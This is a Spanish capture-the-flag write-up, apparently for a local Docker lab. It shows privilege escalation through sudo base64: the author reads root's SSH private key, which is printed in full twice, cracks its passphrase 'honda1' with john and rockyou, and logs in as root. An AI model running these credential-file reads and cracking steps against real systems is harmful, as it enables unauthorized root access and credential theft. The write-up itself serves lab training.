
```
sudo install -m =xs $(which base64) .

LFILE=file_to_read
./base64 "$LFILE" | base64 --decode
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo base64 "$LFILE" | base64 --decode
```


Con base64 tomo el id_rsa de root y lo decodifico, obteniendo listo para usar como ingreso por ssh. Copio la clave id_rsa y lo pego en un archivo en mi máquina.




```
verde@bd3193c891f7:~$ sudo base64 /root/.ssh/id_rsa | base64 --decode
sudo base64 /root/.ssh/id_rsa | base64 --decode
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
vEACJSQrQKz9mWnewtRP5pzZk=
-----END OPENSSH PRIVATE KEY-----
```

Aquí pego el id_rsa de root.




```
┌──(kali㉿kali)-[~]
└─$ nano id_rsa
```




```
  GNU nano 8.4                                                              id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAHul0xZQ
r68d1eRBMAoL1IAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDbTQGZZWBB
VRdf31TPoa0wcuFMcqXJhxfX9HqhmcePAyZMxtgChQzYmmzRgkYH6jBTXSnNanTe4A0KME
c/77xWmJzvgvKyjmFmbvSu9sJuYABrP7yiTgiWY752nL4jeX5tXWT3t1XchSfFg50CqSfo
KHXV3Jl/vv/alUFgiKkQj6Bt3KogX4QXibU34xGIc24tnHMvph0jdLrR7BigwDkY2jZKOt
0aa7zBz5R2qwS3gT6cmHcKKHfv3pEljglomNCHhHGnEZjyVYFvSp+DxgOvmn1/pSEzUU4k
P/42fNSeERLcyHdVZvUt9PyPJpDvEQvULkqvicRSZ4VI0WmBrPwWWth4SMFOg+wnEIGvN4
tXtasHzHvdK9Lue2e3YiiFSOOkl0ZjzeYSBFZg3bMvu32SXKrvPjcsDlG1eByfqNV+lp2g
6EiGBk1eyrqb3INWp/KqVHvDObgC8aqg3SGI/6LM3wGdZ5tdEDEtELeHrrPtS/Xhhnq/cf
MNdrV9bsba/z9amMVWhAAlfX8xb4W7rdhgGH20PxaOfCZYQM6qjAClLBWP/rsX/3FGopi7
/fn6sD728szK2Q3nOoco+kBAdovd5vLOJxhbTec/QPPvNNS2zvGYv4liNoRQ9×8otaYdV+
+vvWPUk/oI3IaL15PWuD5o6SWTvpdSRY3OJhDVRR16jQAAB1AAatpK/Zsig5ZccWbZCeCG
bc3wbJWERECc8LV5Z3AyEwlvVxYiWNfqAso3YSx/e79qHy8yI5rSzwn344A/gtABC1zq9I
7+ty41e5mx7+AJON/ia3sBgJMoedBDKisNLEyBks1W1×4ru5Scu+gtRx+5BvoYFz/bEXCh
CnbADs0PxQVBGj9IqJWNnEDzKbYl7hCK/fTs4C+4mCkzLx/P7vtTy0AaLKbgvsYxQ7gQgq
/LfqhvT34EGvx5rH8N+zvkQ3pFZXV2txAt5oYKX4Nk0×eTiv4mmTCGAh16/VLycne/DMP5
XmK+2Ehn7ljcMtOSxDacI/TV8Fg5bfiz/3g4tYEZdXk9c2/3lvZCx1pRZthwU0fwrU7lPT
gIMdT4PMSpmBvOBCrUirUgc/kfWFBg6moPgSvpIz6h6S619iB8dPjYUMBOuE0jlXlEClog
/eZx9/IsBrT07A1kZnks5iKOm88EN4gUQUJyilidu+IuxABGXkQmkAtlDzxq2RW9mvVCzG
hUED4Xp8×00Ej3sjrGYer7jdtVLjrNSyo7RYQpsCVhFu70At2/R4jaDMliybbQ7VyWhG89
aRq00yKkypCu/H3layXfq0ANouPUESLrcFjjcf1O8xmVvugX6N+iz74r7H+mYELukfP2rX
qeITCVHeex1/x0bW50xXOQqsrR0VkYGGAFHS0DlHC7qDccqckGb+dofG4Rfo8vqwJ5/cHp
6ZIRAzV6v3vftFhYZjDrvqw1qMCvw1GdUsFFfwci5D5bcHAmV48zYWeaS2Z3RSkDyBcC55
ZwvjjcxqNcGus0bPhCJizu87YRFslp5+sWaV4JEm3h7NMEgBO4pfO7T9NW/ABQQZZ/PRzU
lB5Ttoru4f1sNpjjQGjsoKvIHNf/7vy5B6QEi+TNHt+EYkvTLzsqJ+ztnzXZFz6HyOOQQE
ET2k8MS0CQ+xkADdEhVTe/3cWRW1h62/mQRepDhLDKOao1N/v+pJr7hyOu/3cJQQqHp42T
l694QKc3L7PabGHlUtOWjpc//KW0NjQmRZDD1SCvUovtk7f/vKcvx5Ouo6d9P5R6tCmlf1
3MN60HuZW0gcCwJtHxDWAbMZ6C19W3udwRFN15UslvzAnbSo5HEiR+Z3GKFty0WZvLxsyc
ydr9xXY14IVl+1EoMktBRzzm69gB7JLWI9lGpiLGFzBwq42SBx2dXhlD7YWGvk+k1+gyNm
z2BUXmaHHbQlH/VuJyNiGj1vOOFg9J9qG6gBe4B/nOG+7se+ymf/iC7bd360J6SSED/tHR
bwk5IZuhzu6TiPyhmvn2WDwNg1XOBAzJdKxBvb7OyyQM9sTf71+Scji/jXzIK5EaRaVW8R
7I9PVUQhAtw0EgEL5aVl99T3TOtswlcAorZSxsjPOJDMPGZmD8Z8//GtrdZI9ZuVYLNim4
uj05VZvppDx/7WPOp+UUdyJQc9hC7UYnbbyt/Nd1SnsPewlDrmT1kTjV8+0idWsBPISsnI
4Axq7kjZyF8R3JIdCbIbXl1L/osa8TXYHhP7PBbmy18y+5hbRuSknZgJ21GL81fEMFFB4v
y/muoVVDSlPusZDIJBugAB3srVthQ50FPCNjEghCvg7eMIsmtjrOmrsF2TgMj4D62WK7cr
zChQuP3F05Cu+wJfEheD9g5k7JYrrPEgWLMPj7UMcXejMexLt+hrgds7NVJJVcv+lRPUUK
AJJu8PaHCi1CzXUWGHq6LS67gYuTdZNFigIstXWxy4BQaDIegOJMakL8NVrzZaCtpKWwi2
fkrPgzime/sZHU8GdBExpDBXAgLCMePHkjWIS9UjVwFxx3oGxLwWugmnUMcNAlR16+HmXX
AOBPsy33cSnIigPmTwSsT1C7rsf01PvEY4aeIQRbqc6HkIwUQCuzw+Xy1pq1Cm3lCA5iiH
Z+LGGkwDUg5Qo3vYrXYdmliQAfCifqBq2JhxU4N5jKUOMdml9O2PLU1W0f460a85lN1Jpi
8oT51if9kbbjFK26s7FzjDhKsP5BlTSkOJC005RpskyI3mN8mDEeTURGiiPnJYmo3t/sF2
01E4FZhMMJ0XJPUh3zFcZNgnUfEsyqOz7RyeIg82BO79Ud0/CHhCGstf5jg732HW+f4zC2
VetA3RoPGvqSDQpLmvsf0WN0k0iFJpbXit3K91kOejiGgDTa9vBQItAIdB8zFWFaIqW5qN
7qYQNNjh7sqFm4HGmTIQE/jNXwl+ea5PPK+s5jSw7Tk/lKnMKlqs/8VG6QTf41k5q9WW0u
MBnyhQnbl/InZ9rCP07RBhRXWw8Jva6nYTTFQ478B+ZI2mB9aOiODzooDbgoDiUqKx3mqD
                                                                    [ Read 50 lines ]
^G Help       ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line M-E Redo
```

Antes de usarlo para ingresar por ssh, con chmod 600 le doy permisos de escritura y lectura solamente a mí, a ningún otro usuario. Es como medida de seguridad para que sirva para usarlo como llave de ingreso por ssh.




```
┌──(kali㉿kali)-[~]
└─$ chmod 600 id_rsa
```

Intento ingresar por ssh con el id_rsa, pero pide un passphrase que no tengo. La solución en este caso es la herramienta john.




```
┌──(kali㉿kali)-[~]
└─$ ssh root@172.17.0.2 -i id_rsa
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:cXrO7XqFO9UAamN+NlSUwRb7nGL9Sve+scFB5YsLQG0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```

Primero la convierto en un archivo que sea legible y trabajable por john. Luego, empieza la desencriptación. Finalmente, conseguí ese passphrase que necesitaba.



```
┌──(kali㉿kali)-[~]
└─$ ssh2john id_rsa > hashRSA

┌──(kali㉿kali)-[~]
└─$ john hashRSA --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
honda1           (id_rsa)
1g 0:00:03:49 DONE (2025-07-16 16:46) 0.004360g/s 15.48p/s 15.48c/s 15.48C/s indiana..01234
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Vuelvo a intentar el ingreso por ssh usando el id_rsa de root e ingreso el passphrase que acabo de desencriptar. Acceso exitoso, soy root.



```
┌──(kali㉿kali)-[~]
└─$ ssh root@172.17.0.2 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux bd3193c891f7 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 22 10:36:51 2024 from 172.17.0.1
root@bd3193c891f7:~# whomi
-bash: whomi: command not found
root@bd3193c891f7:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bd3193c891f7:~# pwd
/root
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.